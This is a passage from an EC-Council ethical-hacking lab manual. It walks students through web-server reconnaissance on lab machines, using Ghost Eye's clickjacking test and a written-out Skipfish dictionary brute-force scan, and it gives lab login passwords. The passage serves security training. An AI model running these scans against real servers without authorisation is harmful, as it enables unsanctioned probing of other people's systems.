


Figure 1.1.11: DNS Lookup information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.5

Perform Clickjacking Test

20. Now, perform the **Clickjacking Test**. Type **6** in the **Enter your choice** field and press **Enter**.
21. In the **Enter the Domain to test** field, type **certifiedhacker.com** and press **Enter**.

Figure 1.1.12: Performing Clickjacking test

22. By performing this test, Ghost Eye will provide the complete architecture of the web server, and also reveal whether the domain is vulnerable to Clickjacking attacks or not.




Figure 1.1.13: Clickjacking test information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. Similarly, you can use the other tools available with Ghost Eye such as Nmap port scan, HTTP header grabber, link grabber, and Robots.txt scanner to gather information about the target web server.
24. This concludes the demonstration of how to gather information about a target web server using Ghost Eye.
25. Close all open windows on the **Parrot Security** virtual machine.

TASK 2 Perform Web Server Reconnaissance using Skipfish

Note: Ensure that the **Parrot Security** virtual machine is running.

1. Turn on the **Windows Server 2016** virtual machine and log in with the credentials **Administrator** and **Pa$$w0rd**.

TASK 2.1

Start WampServer in Windows Server 2016

2. Double-click the **WAMP Server** shortcut icon from **Desktop** to start WAMP Server services. Alternatively, you can also launch the WAMP Server services from the **Start** menu apps




Figure 1.2.1: Starting WampServer

Skipfish is an active web application (deployed on a webserver) security reconnaissance tool. It prepares an interactive sitemap for the targeted site by carrying out a recursive crawl and dictionary-based probes. The resulting map is then annotated with the output from a number of active (but hopefully non-disruptive) security checks. The final report generated by the tool is meant to serve as a foundation for professional web application security assessments.

3. Wait until the WAMP Server icon turns **Green** in the **Notification** area. Leave the **Windows Server 2016** virtual machine running.




Figure 1.2.2: WampServer icon

4. Switch to the **Parrot Security** virtual machine and launch **MATE Terminal** from the menu bar.
5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

7. Now, type **cd** and press **Enter** to jump to the root directory.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.2

Scan the Web Server

8. Now, perform security reconnaissance on a web server using Skipfish. The target is the WordPress website **http:///[IP Address of Windows Server 2016]**.
9. Specify the output directory and load a dictionary file based on the web server's requirement. In this lab, we are naming the output directory **test**.
10. In the terminal window, type **skipfish -o /root/test -S /usr/share/skipfish/dictionaries/complete.wl http:///[IP Address of Windows Server 2016]:8080** and press **Enter**.

Note: The IP address may vary in your lab environment.




Figure 1.2.3: Initiating the scan

11. On receiving this command, Skipfish performs a heavy **brute-force attack** on the web server by using the **complete.wl** dictionary file, creates a directory named **test** in the **root** location, and stores the result in **index.html** inside this location.
12. Before beginning a scan, Skipfish displays some tips. Press **Enter** to start the security reconnaissance.




Figure 1.2.4: Initiating the scan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Skipfish scans the web server, as shown in the screenshot.




Figure 1.2.5: Skipfish scanning the web server

14. Note that Skipfish takes some time (approximately 20 minutes) to complete its scan.

Note: You can press **Ctrl+C** to terminate the scan if it is taking longer.

